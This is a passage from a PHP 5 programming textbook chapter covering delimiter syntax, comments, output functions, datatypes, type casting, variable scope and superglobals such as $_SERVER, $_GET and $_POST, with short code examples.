


Figure 3-1. *Sample PHP Output*

Short-Tags

For the less-motivated, an even shorter delimiter syntax is available. Known as short-tags, this syntax foregoes the `php` reference required in the default syntax. However, to use this feature, you need to enable PHP's `short_open_tag` directive. An example follows:

```
<?
   print "This is another PHP example.";
?>
```

■ **Caution** Although short-tag delimiters are convenient, keep in mind that they clash with XML, and thus XHTML, syntax. Therefore for conformance reasons you should use the default syntax.

Typically, information is displayed using `print` or `echo` statements. When short-tags syntax is enabled, you can omit these statements using an output variation known as *short-circuit syntax*:

```
<?="This is another PHP example.";?>
```

This is functionally equivalent to both of the following variations:

```
<? print "This is another PHP example."; ?>
<?php print "This is another PHP example.";?>
```

Script

Historically, certain editors, Microsoft's FrontPage editor in particular, have had problems dealing with escape syntax such as that employed by PHP. Therefore, support for another mainstream delimiter variant, `<script>`, was incorporated into PHP:

```
<script language="php">
   print "This is another PHP example.";
</script>
```

■ **Tip** Microsoft's FrontPage editor also recognizes ASP-style delimiter syntax, introduced next.

ASP-Style

Microsoft ASP pages employ a similar strategy, delimiting static from dynamic syntax by using a predefined character pattern, opening dynamic syntax with `<%` and concluding with `%>`. If you're coming from an ASP background and prefer to continue using this syntax, PHP supports it. Here's an example:

```
<%
   print "This is another PHP example.";
%>
```

Embedding Multiple Code Blocks

You can escape to and from PHP as many times as required throughout a given page. For instance, the following example is perfectly acceptable:

```
<html>
   <head>
      <title><?php echo "Welcome to my site!";?></title>
   </head>
   <body>
      <?php
         $date = "May 18, 2003";
      ?>
      <h3>Today's date is <?=$date;?></h3>
   </body>
</html>
```

Note that any variables declared in a prior code block are "remembered" for later blocks, as was the case with the `$date` variable in this example.

Comments

Whether for your own benefit or for that of a programmer later tasked with maintaining your code, the importance of thoroughly commenting your code cannot be overstated. PHP offers several syntactical variations, each of which is introduced in this section.

Single-line C++ Syntax

Comments often require no more than a single line. Because of its brevity, there is no need to delimit the comment's conclusion, because the newline (`\n`) character fills this need quite nicely. PHP supports C++ single-line comment syntax, which is prefaced with a double-slash (`//`), like this:

```
<?php
   // Title: My PHP program
   // Author: Jason
   print "This is a PHP program";
?>
```

Shell Syntax

PHP also supports an alternative to the C++-style single-line syntax, known as *shell syntax*, which is prefaced with a hash mark (#). Revisiting the previous example:

```
<?php
   # Title: My PHP program
   # Author: Jason
   print "This is a PHP program";
?>
```

Multiple-Line C Syntax

It's often convenient to include somewhat more verbose functional descriptions or other explanatory notes within code, which logically warrant numerous lines. Although you could

preface each line with C++ or shell-style delimiters, PHP also offers a multiple-line variant that both opens and closes the comment. Consider the following multiline comment:

```
<?php
   /*
   Title: My PHP Program
   Author: Jason
   Date: October 10, 2005
   */
?>
```

Multiline commentary syntax is particularly useful when generating documentation from code, because it offers a definitive means for distinguishing between disparate comments, a convenience not easily possible using single-line syntax.

Output

Most Web applications involve a high degree of interactivity. Well-written scripts are constantly communicating with users, via both tool interfaces and request responses. PHP offers a number of means for displaying information, each of which is discussed in this section.

print()

```
boolean print (argument)
```

The `print()` statement is responsible for providing user feedback, and it is capable of displaying both raw strings and variables. All of the following are plausible `print()` statements:

```
<?php
   print("<p>I love the summertime.</p>");
?>

<?php
   $season = "summertime";
   print "<p>I love the $season.</p>";
?>

<?php
   print "<p>I love the
   summertime.</p>";
?>

<?php
   $season = "summertime";
   print "<p>I love the ".$season."</p>";
?>
```

All these statements produce identical output:

```
I love the summertime.
```

While the first three variations are likely quite easy to understand, the last one might not be so straightforward. In this last variation, three strings were concatenated together using a period, which when used in this context is known as the *concatenation* operator. This practice is commonly employed when concatenating variables, constants, and static strings together. You'll see this strategy used repeatedly throughout the entire book.

■ **Note** Although the official syntax calls for the use of parentheses to enclose the argument, you have the option of omitting them. Many programmers tend to choose this option, simply because the target argument is equally apparent without them.

echo()

```
void echo (string argument1 [, ...string argumentN])
```

The `echo()` statement operates similarly to `print()`, except for two differences. First, it cannot be used as part of a complex expression because it returns `void`, whereas `print()` returns a Boolean. Second, `echo()` is capable of outputting multiple strings. The utility of this particular trait is questionable; using it seems to be a matter of preference more than anything else. Nonetheless, it's available should you feel the need. Here's an example:

```
<?php
   $heavyweight = "Lennox Lewis";
   $lightweight = "Floyd Mayweather";
   echo $heavyweight, " and ", $lightweight, " are great fighters.";
?>
```

This code produces the following:

```
Lennox Lewis and Floyd Mayweather are great fighters.
```

■ **Tip** Which is faster, `echo()` or `print()`? The fact that they are functionally interchangeable leaves many pondering this question. The answer is that the `echo()` function is a tad faster, because it returns nothing, whereas `print()` returns a Boolean value informing the caller whether or not the statement was successfully output. It's rather unlikely that you'll notice any speed difference, however, so you can consider the usage decision to be one of stylistic concern.

printf()

```
boolean printf (string format [, mixed args])
```

The `printf()` function is functionally identical to `print()`, outputting the arguments specified in `args`, except that the output is formatted according to `format`. The `format` parameter allows you to wield considerable control over the output data, be it in terms of alignment, precision, type, or position. The argument consists of up to five components, which should appear in format in the following order:

- **Padding specifier:** This optional component determines which character will be used to pad the outcome to the correct string size. The default is a space character. An alternative character is specified by preceding it with a single quotation.
- **Alignment specifier:** This optional component determines whether the outcome should be left- or right-justified. The default is right-justified; you can set the alignment to left with a negative sign.
- **Width specifier:** This optional component determines the minimum number of characters that should be output by the function.
- **Precision specifier:** This optional component determines the number of decimal digits that should be displayed. This component affects only data of type float.
- **Type specifier:** This component determines how the argument will be cast. The supported type specifiers are listed in Table 3-1.

Table 3-1. *Supported Type Specifiers*

Type	Description
%b	Argument considered an integer; presented as a binary number
%c	Argument considered an integer; presented as a character corresponding to that ASCII value
%d	Argument considered an integer; presented as a signed decimal number
%f	Argument considered a floating-point number; presented as a floating-point number
%o	Argument considered an integer; presented as an octal number
%s	Argument considered a string; presented as a string
%u	Argument considered an integer; presented as an unsigned decimal number
%x	Argument considered an integer; presented as a lowercase hexadecimal number
%X	Argument considered an integer; presented as an uppercase hexadecimal number

Consider a few examples:

```
printf("$%01.2f", 43.2); // $43.20
printf("%d beer %s", 100, "bottles"); // 100 beer bottles
printf("%15s", "Some text");  // Some text
```

Sometimes it's convenient to change the output order of the arguments, or repeat the output of a particular argument, without explicitly repeating it in the argument list. This is done by making reference to the argument in accordance with its position. For example, `%2$` indicates the argument located in the second position of the argument list, while `%3$` indicates the third. However, when placed within the `format` string, the dollar sign must be escaped, like this: `%2\$`. Two examples follow:

```
printf("The %2\$s likes to %1\$s", "bark", "dog");
// The dog likes to bark
printf("The %1\$s says: %2\$s, %2\$s.", "dog", "bark");
// The dog says: bark, bark.
```

sprintf()

```
string sprintf (string format [, mixed arguments])
```

The `sprintf()` function is functionally identical to `printf()`, except that the output is assigned to a string rather than output directly to standard output. An example follows:

```
$cost = sprintf("$%01.2f", 43.2); // $cost = $43.20
```

Datatypes

A datatype is the generic name assigned to any set of data sharing a common set of characteristics. Common datatypes include *strings*, *integers*, *floats*, and *Booleans*. PHP has long offered a rich set of datatypes, and has further increased this yield in version 5. This section offers an introduction to these datatypes, which can be broken into three categories: *scalar*, *compound*, and *special*.

Scalar Datatypes

Scalar datatypes are capable of containing a single item of information. Several datatypes fall under this category, including Boolean, integer, float, and string.

Boolean

The Boolean datatype is named after George Boole (1815–1864), a mathematician who is considered to be one of the founding fathers of information theory. A Boolean variable represents truth, supporting only two values: `TRUE` or `FALSE` (case insensitive). Alternatively, you can use zero to represent `FALSE`, and any nonzero value to represent `TRUE`. A few examples follow:

```
$alive = false;       # $alive is false.
$alive = 1;           # $alive is true.
$alive = -1;          # $alive is true.
$alive = 5;           # $alive is true.
$alive = 0;           # $alive is false.
```

Integer

An integer is quite simply a whole number, or one that does not contain fractional parts. Decimal (base 10), octal (base 8), and hexadecimal (base 16) numbers all fall under this category. Several examples follow:

```
42          # decimal
-678900     # decimal
0755        # octal
0xC4E       # hexadecimal
```

The maximum supported integer size is platform-dependent, although this is typically positive or negative 2^{31}. If you attempt to surpass this limit within a PHP script, the number will be automatically converted to a float. An example follows:

```
<?php
   $val = 45678945939390393678976;
   echo $val + 5;
?>
```

This is the result:

```
4.567894593939E+022
```

Float

Floating-point numbers, also referred to as floats, doubles, or real numbers, allow you to specify numbers that contain fractional parts. Floats are used to represent monetary values, weights, distances, and a whole host of other representations in which a simple integer value won't suffice. PHP's floats can be specified in a variety of ways, each of which is exemplified here:

```
4.5678
4.0
8.7e4
1.23E+11
```

String

Simply put, a string is a sequence of characters treated as a contiguous group. Such groups are typically delimited by single or double quotes, although PHP also supports another delimitation methodology, which is introduced in the later section "String Interpolation." The ramifications of all three delimitation methods are also discussed in that section.

The following are all examples of valid strings:

```
"whoop-de-do"
'subway\n'
"123$%^789"
```

Historically, PHP treated strings in the same fashion as arrays (see the next section, "Compound Datatypes," for more information about arrays), allowing for specific characters to be accessed via array offset notation. For example, consider the following string:

```
$color = "maroon";
```

You could retrieve and display a particular character of the string by treating the string as an array, like this:

```
echo $color[2]; // outputs 'r'
```

Although this is convenient, it can lead to some confusion, and thus PHP 5 introduces specialized string offset functionality, which Chapter 9 covers in some detail. Additionally, Chapter 9 is devoted to a thorough presentation of many of PHP's valuable string and regular expression functions.

Compound Datatypes

Compound datatypes allow for multiple items of the same type to be aggregated under a single representative entity. The *array* and the *object* fall into this category.

Array

It's often useful to aggregate a series of similar items together, arranging and referencing them in some specific way. These data structures, known as *arrays*, are formally defined as an indexed collection of data values. Each member of the array index (also known as the *key*) references a corresponding value, and can be a simple numerical reference to the value's position in the series, or it could have some direct correlation to the value. For example, if you were interested in creating a list of U.S. states, you could use a numerically indexed array, like so:

```
$state[0] = "Alabama";
$state[1] = "Alaska";
$state[2] = "Arizona";
...
$state[49] = "Wyoming";
```

But what if the project required correlating U.S. states to their capitals? Rather than base the keys on a numerical index, you might instead use an associative index, like this:

```
$state["Alabama"] = "Montgomery";
$state["Alaska"] = "Juneau";
$state["Arizona"] = "Phoenix";
...
$state["Wyoming"] = "Cheyenne";
```

A formal introduction to the concept of arrays is provided in Chapter 5, so don't worry too much about the matter if you don't completely understand these concepts right now. Just keep in mind that the array datatype is indeed supported by the PHP language.

■ **Note** PHP also supports arrays consisting of several dimensions, better known as *multidimensional arrays*. This concept is introduced in Chapter 5.

Object

The other compound datatype supported by PHP is the object. The object is a central concept of the object-oriented programming paradigm. If you're new to object-oriented programming, don't worry, because Chapters 6 and 7 are devoted to a complete introduction to the matter.

Unlike the other datatypes contained in the PHP language, an object must be explicitly declared. This declaration of an object's characteristics and behavior takes place within something called a *class*. Here's a general example of class declaration and subsequent object instantiation:

```
class appliance {
   private $power;
   function setPower($status) {
      $this->power = $status;
   }
}
...
$blender = new appliance;
```

A class definition creates several attributes and functions pertinent to a data structure, in this case a data structure named `appliance`. So far, `appliance` isn't very functional. There is only one attribute: `power`. This attribute can be modified by using the method `setPower()`.

Remember, however, that a class definition is a template and cannot itself be manipulated. Instead, objects are created based on this template. This is accomplished via the `new` keyword. Therefore, in the last line of the previous listing, an object of class `appliance` named `blender` is created.

The `blender` object's `power` attribute can then be set by making use of the method `setPower()`:

```
$blender->setPower("on");
```

Improvements to PHP's object-oriented development model are a highlight of PHP 5. Chapters 6 and 7 are devoted to thorough coverage of this important feature.

Special Datatypes

Special datatypes encompass those types serving some sort of niche purpose, which makes it impossible to group them in any other type category. The *resource* and *null* datatypes fall under this category.

Resource

PHP is often used to interact with some external data source: databases, files, and network streams all come to mind. Typically this interaction takes place through *handles*, which are named at the time a connection to that resource is successfully initiated. These handles remain

the main point of reference for that resource until communication is completed, at which time the handle is destroyed. These handles are of the resource datatype.

Not all functions return resources; only those that are responsible for binding a resource to a variable found within the PHP script do. Examples of such functions include `fopen()`, `mysqli_connect()`, and `pdf_new()`. For example, `$link` is of type resource in the following example:

```
$fh = fopen("/home/jason/books.txt", "r");
```

Variables of type resource don't actually hold a value; rather, they hold a pointer to the opened resource connection. In fact, if you try to output the contents, you'll see a reference to a resource ID number.

Null

Null, a term meaning "nothing," has long been a concept that has perplexed beginning programmers. Null does not mean blank space, nor does it mean zero; it means no value, or nothing. In PHP, a value is considered to be null if:

- It has not been set to any predefined value.
- It has been specifically assigned the value `Null`.
- It has been erased using the function `unset()`.

The null datatype recognizes only one value, `Null`:

```
<?php
     $default = Null;
?>
```

Type Casting

Forcing a variable to behave as a type other than the one originally intended for it is known as *type casting*. A variable can be evaluated once as a different type by casting it to another. This is accomplished by placing the intended type in front of the variable to be cast. A type can be cast by inserting one of the casts shown in Table 3-2 in front of the variable.

Table 3-2. *Type Casting Operators*

Cast Operators	Conversion
`(array)`	Array
`(bool)` or `(boolean)`	Boolean
`(int)` or `(integer)`	Integer
`(object)`	Object
`(real)` or `(double)` or `(float)`	Float
`(string)`	String

Let's consider several examples. Suppose you'd like to cast an integer as a double:

```
$variable1 = 13;
$variable2 = (double) $variable1;  // $variable2 is assigned the value 13.0
```

Although `$variable1` originally held the integer value 13, the double cast temporarily converted the type to double (and in turn, 13 became 13.0). This value was then assigned to `$variable2`.

Now consider the opposite scenario. Type casting a value of type double to type integer has an effect that you might not expect:

```
$variable1 = 4.7;
$variable2 = 5;
$variable3 = (int) $variable1 + $variable2;    // $variable3 =  9
```

The decimal was truncated from the double. Note that the double will be rounded down every time, regardless of the decimal value.

You can also cast a datatype to be a member of an array. The value being cast simply becomes the first element of the array:

```
$variable1 = 1114;
$array1 = (array) $variable1;
print $array1[0];              // The value 1114 is output.
```

Note that this shouldn't be considered standard practice for adding items to an array, because this only seems to work for the very first member of a newly created array. If it is cast against an existing array, that array will be wiped out, leaving only the newly cast value in the first position.

What happens if you cast a string datatype to that of an integer? Let's find out:

```
$sentence = "This is a sentence";
echo (int) $sentence; // returns 0
```

That isn't very practical. How about the opposite procedure, casting an integer to a string? In light of PHP's loosely typed design, it will simply return the integer value unmodified. However, as you'll see in the next section, PHP will sometimes take the initiative and cast a type to best fit the requirements of a given situation.

One final example: any datatype can be cast as an object. The result is that the variable becomes an attribute of the object, the attribute having the name `scalar`:

```
$model = "Toyota";
$new_obj = (object) $model;
```

The value can then be referenced as follows:

```
print $new_obj->scalar; // returns "Toyota"
```

Type Juggling

Because of PHP's lax attitude toward type definitions, variables are sometimes automatically cast to best fit the circumstances in which they are referenced. Consider the following snippet:

```
<?php
   $total = 5;
   $count = "15";
   $total += $count; // $total = 20;
?>
```

The outcome is the expected one; `$total` is assigned `20`, converting the `$count` variable from a string to an integer in order to do so. Here's another example:

```
<?php
   $total = "45 fire engines";
   $incoming = 10;
   $total = $incoming + $total; // $total = 55
?>
```

Because the original `$total` string begins with an integer value, this value is used in the calculation. However, if it begins with anything other than a numerical representation, the value is zero. Consider another example:

```
<?php
   $total = "1.0";
   if ($total) echo "The total count is positive";
?>
```

In this example, a string is converted to Boolean type in order to evaluate the `if` statement. This is indeed common practice in PHP programming, something you'll see on a regular basis, and is useful if you prefer streamlined code.

Consider one last, particularly interesting, example. If a string used in a mathematical calculation includes a `.`, `e`, or `E`, it will be evaluated as a float:

```
<?php
    $val1 = "1.2e3";
    $val2 = 2;
    echo $val1 * $val2; // outputs 2400
?>
```

Type-Related Functions

A few functions are available for both verifying and converting datatypes, and those are covered in this section.

settype()

`boolean settype (mixed` *`var`*`, string` *`type`*`)`

The `settype()` function converts a variable, specified by `var`, to the type specified by `type`. Seven possible `type` values are available: `array`, `boolean`, `float`, `integer`, `null`, `object`, and `string`. If the conversion is successful, `TRUE` is returned; otherwise, `FALSE` is returned.

gettype()

```
string gettype (mixed var)
```

The gettype() function returns the type of the variable specified by var. In total, eight possible return values are available: array, boolean, double, integer, object, resource, string, and unknown type.

Type Identifier Functions

A number of functions are available for determining a variable's type, including is_array(), is_bool(), is_float(), is_integer(), is_null(), is_numeric(), is_object(), is_resource(), is_scalar(), and is_string(). Because all of these functions follow the same naming convention, arguments, and return values, their introduction is consolidated to a single general form, presented here.

is_name()

```
boolean is_name (mixed var)
```

All of these functions are grouped under a single heading, because each ultimately accomplishes the same task. Each determines whether a variable, specified by var, satisfies a particular condition specified by the function name. If var is indeed of that type, TRUE is returned; otherwise, FALSE is returned. An example follows:

```
<?php
   $item = 43;
   echo "The variable \$item is of type array: ".is_array($item)."<br />";
   echo "The variable \$item is of type integer: ".is_integer($item)."<br />";
   echo "The variable \$item is numeric: ".is_numeric($item)."<br />";
?>
```

This code returns the following:

```
The variable $item is of type array:
The variable $item is of type integer: 1
The variable $item is numeric: 1
```

Note that in the case of a falsehood, nothing is returned. You might also be wondering about the backslash preceding $item. Given the dollar sign's special purpose of identifying a variable, there must be a way to tell the interpreter to treat it as a normal character, should you want to output it to the screen. Delimiting the dollar sign with a backslash will accomplish this.

Identifiers

Identifier is a general term applied to variables, functions, and various other user-defined objects. There are several properties that PHP identifiers must abide by:

- An identifier can consist of one or more characters and must begin with a letter or an underscore. Furthermore, identifiers can consist of only letters, numbers, underscore characters, and other ASCII characters from 127 through 255. Consider a few examples:

Valid	Invalid
`my_function`	`This&that`
`Size`	`!counter`
`_someword`	`4ward`

- Identifiers are case-sensitive. Therefore, a variable named `$recipe` is different from a variable named `$Recipe`, `$rEciPe`, or `$recipE`.
- Identifiers can be any length. This is advantageous, because it enables a programmer to accurately describe the identifier's purpose via the identifier name.
- An identifier name can't be identical to any of PHP's predefined keywords. You can find a complete list of these keywords in the PHP manual appendix.

Variables

Although variables have been used within numerous examples found in this chapter, the concept has yet to be formally introduced. This section does so, starting with a definition. Simply put, a *variable* is a symbol that can store different values at different times. For example, suppose you create a Web-based calculator capable of performing mathematical tasks. Of course, the user will want to plug in values of his choosing; therefore, the program must be able to dynamically store those values and perform calculations accordingly. At the same time, the programmer requires a user-friendly means for referring to these value-holders within the application. The variable accomplishes both tasks.

Given the importance of this programming concept, it would be wise to explicitly lay the groundwork as to how variables are declared and manipulated. In this section, these rules are examined in detail.

■ **Note** A variable is a named memory location that contains data and may be manipulated throughout the execution of the program.

Variable Declaration

A variable always begins with a dollar sign, `$`, which is then followed by the variable name. Variable names follow the same naming rules as identifiers. That is, a variable name can begin with either a letter or an underscore, and can consist of letters, underscores, numbers, or other ASCII characters ranging from 127 through 255. The following are all valid variables:

```
$color
$operating_system
$_some_variable
$model
```

Note that variables are case-sensitive. For instance, the following variables bear absolutely no relation to one another:

```
$color
$Color
$COLOR
```

Interestingly, variables do not have to be explicitly declared in PHP, as they do in Perl. Rather, variables can be declared and assigned values simultaneously. Nonetheless, just because you *can* do something doesn't mean you *should*. Good programming practice dictates that all variables should be declared prior to use, preferably with an accompanying comment.

Once you've declared your variables, you can begin assigning values to them. Two methodologies are available for variable assignment: by value and by reference. Both are introduced next.

Value Assignment

Assignment by value simply involves copying the value of the assigned expression to the variable assignee. This is the most common type of assignment. A few examples follow:

```
$color = "red";
$number = 12;
$age = 12;
$sum = 12 + "15"; /* $sum = 27 */
```

Keep in mind that each of these variables possesses a copy of the expression assigned to it. For example, `$number` and `$age` each possesses its own unique copy of the value 12. If you'd rather that two variables point to the same copy of a value, you need to assign by reference, introduced next.

Reference Assignment

PHP 4 introduced the ability to assign variables by reference, which essentially means that you can create a variable that refers to the same content as another variable does. Therefore, a change to any variable referencing a particular item of variable content will be reflected among all other variables referencing that same content. You can assign variables by reference by appending an ampersand (`&`) to the equal sign. Let's consider an example:

```
<?php
   $value1 = "Hello";
   $value2 =& $value1;      /* $value1 and $value2 both equal "Hello". */
   $value2 = "Goodbye";   /* $value1 and $value2 both equal "Goodbye". */
?>
```

An alternative reference-assignment syntax is also supported, which involves appending the ampersand to the front of the variable being referenced. The following example adheres to this new syntax:

```
<?php
   $value1 = "Hello";
   $value2 = &$value1;      /* $value1 and $value2 both equal "Hello". */
   $value2 = "Goodbye";   /* $value1 and $value2 both equal "Goodbye". */
?>
```

References also play an important role in both function arguments and return values, as well as in object-oriented programming. Chapters 4 and 6 cover these features, respectively.

Variable Scope

However you declare your variables (by value or by reference), you can declare variables anywhere in a PHP script. The location of the declaration greatly influences the realm in which a variable can be accessed, however. This accessibility domain is known as its *scope*.

PHP variables can be one of four scope types:

- Local variables
- Function parameters
- Global variables
- Static variables

Local Variables

A variable declared in a function is considered *local*. That is, it can be referenced only in that function. Any assignment outside of that function will be considered to be an entirely different variable from the one contained in the function. Note that when you exit the function in which a local variable has been declared, that variable and its corresponding value are destroyed.

Local variables are helpful because they eliminate the possibility of unexpected side effects, which can result from globally accessible variables that are modified, intentionally or not. Consider this listing:

```
$x  = 4;
function assignx () {
   $x = 0;
   print "\ $x inside function is $x. <br>";
}
assignx();
print "\ $x outside of function is $x. <br>";
```

Executing this listing results in:

```
$x inside function is 0.
$x outside of function is 4.
```

As you can see, two different values for `$x` are output. This is because the `$x` located inside the `assignx()` function is local. Modifying the value of the local `$x` has no bearing on any values located outside of the function. On the same note, modifying the `$x` located outside of the function has no bearing on any variables contained in `assignx()`.

Function Parameters

As in many other programming languages, in PHP, any function that accepts arguments must declare those arguments in the function header. Although those arguments accept values that come from outside of the function, they are no longer accessible once the function has exited.

■ **Note** This section applies only to parameters passed by value, and not to those passed by reference. Parameters passed by reference will indeed be affected by any changes made to the parameter from within the function. If you don't know what this means, don't worry about it, because Chapter 4 addresses the topic in some detail.

Function parameters are declared after the function name and inside parentheses. They are declared much like a typical variable would be:

```
// multiply a value by 10 and return it to the caller
function x10 ($value) {
   $value = $value * 10;
   return $value;
}
```

Keep in mind that although you can access and manipulate any function parameter in the function in which it is declared, it is destroyed when the function execution ends.

Global Variables

In contrast to local variables, a global variable can be accessed in any part of the program. To modify a global variable, however, it must be explicitly declared to be global in the function in which it is to be modified. This is accomplished, conveniently enough, by placing the keyword `GLOBAL` in front of the variable that should be recognized as global. Placing this keyword in front of an already existing variable tells PHP to use the variable having that name. Consider an example:

```
$somevar = 15;

function addit() {
   GLOBAL $somevar;
   $somevar++;
   print "Somevar is $somevar";
}
addit();
```

The displayed value of `$somevar` would be 16. However, if you were to omit this line,

```
GLOBAL $somevar;
```

the variable `$somevar` would be assigned the value 1, because `$somevar` would then be considered local within the `addit()` function. This local declaration would be implicitly set to 0, and then incremented by 1 to display the value 1.

An alternative method for declaring a variable to be global is to use PHP's `$GLOBALS` array, formally introduced in the next section. Reconsidering the preceding example, you can use this array to declare the variable `$somevar` to be global:

```
$somevar = 15;

function addit() {
   $GLOBALS["somevar"]++;
}

addit();
print "Somevar is ".$GLOBALS["somevar"];
```

This returns the following:

```
Somevar is 16
```

Regardless of the method you choose to convert a variable to global scope, be aware that the global scope has long been a cause of grief among programmers due to unexpected results that may arise from its careless use. Therefore, although global variables can be extremely useful, be prudent when using them.

Static Variables

The final type of variable scoping to discuss is known as *static*. In contrast to the variables declared as function parameters, which are destroyed on the function's exit, a static variable does not lose its value when the function exits, and will still hold that value if the function is called again. You can declare a variable as static simply by placing the keyword `STATIC` in front of the variable name:

```
STATIC $somevar;
```

Consider an example:

```
function keep_track() {
   STATIC $count  = 0;
   $count++;
   print $count;
   print "<br>";
}

keep_track();
keep_track();
keep_track();
```

What would you expect the outcome of this script to be? If the variable `$count` were not designated to be static (thus making `$count` a local variable), the outcome would be as follows:

```
1
1
1
```

However, because `$count` is static, it retains its previous value each time the function is executed. Therefore, the outcome is:

```
1
2
3
```

Static scoping is particularly useful for recursive functions. *Recursive functions* are a powerful programming concept in which a function repeatedly calls itself until a particular condition is met. Recursive functions are covered in detail in Chapter 4.

PHP's Superglobal Variables

PHP offers a number of useful predefined variables, which are accessible from anywhere within the executing script and provide you with a substantial amount of environment-specific information. You can sift through these variables to retrieve details about the current user session, the user's operating environment, the local operating environment, and more. PHP creates some of the variables, while the availability and value of many of the other variables are specific to the operating system and Web server. Therefore, rather than attempt to assemble a comprehensive list of all possible predefined variables and their possible values, the following code will output all predefined variables pertinent to any given Web server and the script's execution environment:

```
foreach ($_SERVER as $var => $value) {
   echo "$var => $value <br />";
}
```

This returns a list of variables similar to the following. Take a moment to peruse the listing produced by this code as executed on a Windows server. You'll see some of these variables again in the examples that follow.

```
HTTP_ACCEPT => */*
HTTP_ACCEPT_LANGUAGE => en-us
HTTP_ACCEPT_ENCODING => gzip, deflate
HTTP_USER_AGENT => Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1;)
HTTP_HOST => localhost
HTTP_CONNECTION => Keep-Alive
PATH => C:\Perl\bin\;C:\WINDOWS\system32;C:\WINDOWS;
SystemRoot => C:\WINDOWS
COMSPEC => C:\WINDOWS\system32\cmd.exe
PATHEXT => .COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH
```

```
WINDIR => C:\WINDOWS
SERVER_SIGNATURE => Apache/2.0.54 (Win32) PHP/5.1.b2 Server at localhost Port 80
SERVER_SOFTWARE => Apache/2.0.54 (Win32) PHP/5.1.0b2
SERVER_NAME => localhost
SERVER_ADDR => 127.0.0.1
SERVER_PORT => 80
REMOTE_ADDR => 127.0.0.1
DOCUMENT_ROOT => C:/Apache2/htdocs
SERVER_ADMIN => wj@wjgilmore.com
SCRIPT_FILENAME => C:/Apache2/htdocs/pmnp/3/globals.php
REMOTE_PORT => 1393
GATEWAY_INTERFACE => CGI/1.1
SERVER_PROTOCOL => HTTP/1.1
REQUEST_METHOD => GET
QUERY_STRING =>
REQUEST_URI => /pmnp/3/globals.php
SCRIPT_NAME => /pmnp/3/globals.php
PHP_SELF => /pmnp/3/globals.php
```

As you can see, quite a bit of information is available—some useful, some not so useful. You can display just one of these variables simply by treating it as a regular variable. For example, use this to display the user's IP address:

```
print "Hi! Your IP address is: $_SERVER['REMOTE_ADDR']";
```

This returns a numerical IP address, such as `192.0.34.166`.

You can also gain information regarding the user's browser and operating system. Consider the following one-liner:

```
print "Your browser is: $_SERVER['HTTP_USER_AGENT']";
```

This returns information similar to the following:

```
Your browser is: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; .NET CLR
1.0.3705)
```

This example illustrates only one of PHP's nine predefined variable arrays. The rest of this section is devoted to introducing the purpose and contents of each.

■ **Note** To use the predefined variable arrays, the configuration parameter `track_vars` must be enabled in the `php.ini` file. As of PHP 4.03, `track_vars` is always enabled.

$_SERVER

The $_SERVER superglobal contains information created by the Web server, and offers a bevy of information regarding the server and client configuration and the current request environment. Although the value and number of variables found in $_SERVER varies by server, you can typically expect to find those defined in the CGI 1.1 specification (available at the National Center for Supercomputing Applications, at http://hoohoo.ncsa.uiuc.edu/cgi/env.html). You'll likely find all of these variables to be quite useful in your applications, some of which include:

- $_SERVER['HTTP_REFERER']: The URL of the page that referred the user to the current location.
- $_SERVER['REMOTE_ADDR']: The client's IP address.
- $_SERVER['REQUEST_URI']: The path component of the URL. For example, if the URL is http://www.example.com/blog/apache/index.html, then the URI is /blog/apache/index.html.
- $_SERVER['HTTP_USER_AGENT']: The client's user agent, which typically offers information about both the operating system and browser.

$_GET

The $_GET superglobal contains information pertinent to any parameters passed using the GET method. If the URL http://www.example.com/index.html?cat=apache&id=157 was requested, you could access the following variables by using the $_GET superglobal:

```
$_GET['cat'] = "apache"
$_GET['id'] = "157"
```

The $_GET superglobal, by default, is the only way that you can access variables passed via the GET method. You cannot reference GET variables like this: $cat, $id. See Chapter 21 for an explanation of why this is the recommended means for accessing GET information.

$_POST

The $_POST superglobal contains information pertinent to any parameters passed using the POST method. Consider the following form, used to solicit subscriber information:

```
<form action="subscribe.php" method="post">
   <p>
      Email address:<br />
      <input type="text" name="email" size="20" maxlength="50" value="" />
   </p>
   <p>
      Password:<br />
      <input type="password" name="pswd" size="20" maxlength="15" value="" />
   </p>
   <p>
      <input type="submit" name="subscribe" value="subscribe!" />
   </p>
</form>
```

The following POST variables will be made available via the target `subscribe.php` script:

```
$_POST['email'] = "jason@example.com";
$_POST['pswd'] = "rainyday";
$_POST['subscribe'] = "subscribe!";
```

Like `$_GET`, the `$_POST` superglobal is by default the only way to access POST variables. You cannot reference POST variables like this: `$email`, `$pswd`, `$subscribe`.

$_COOKIE

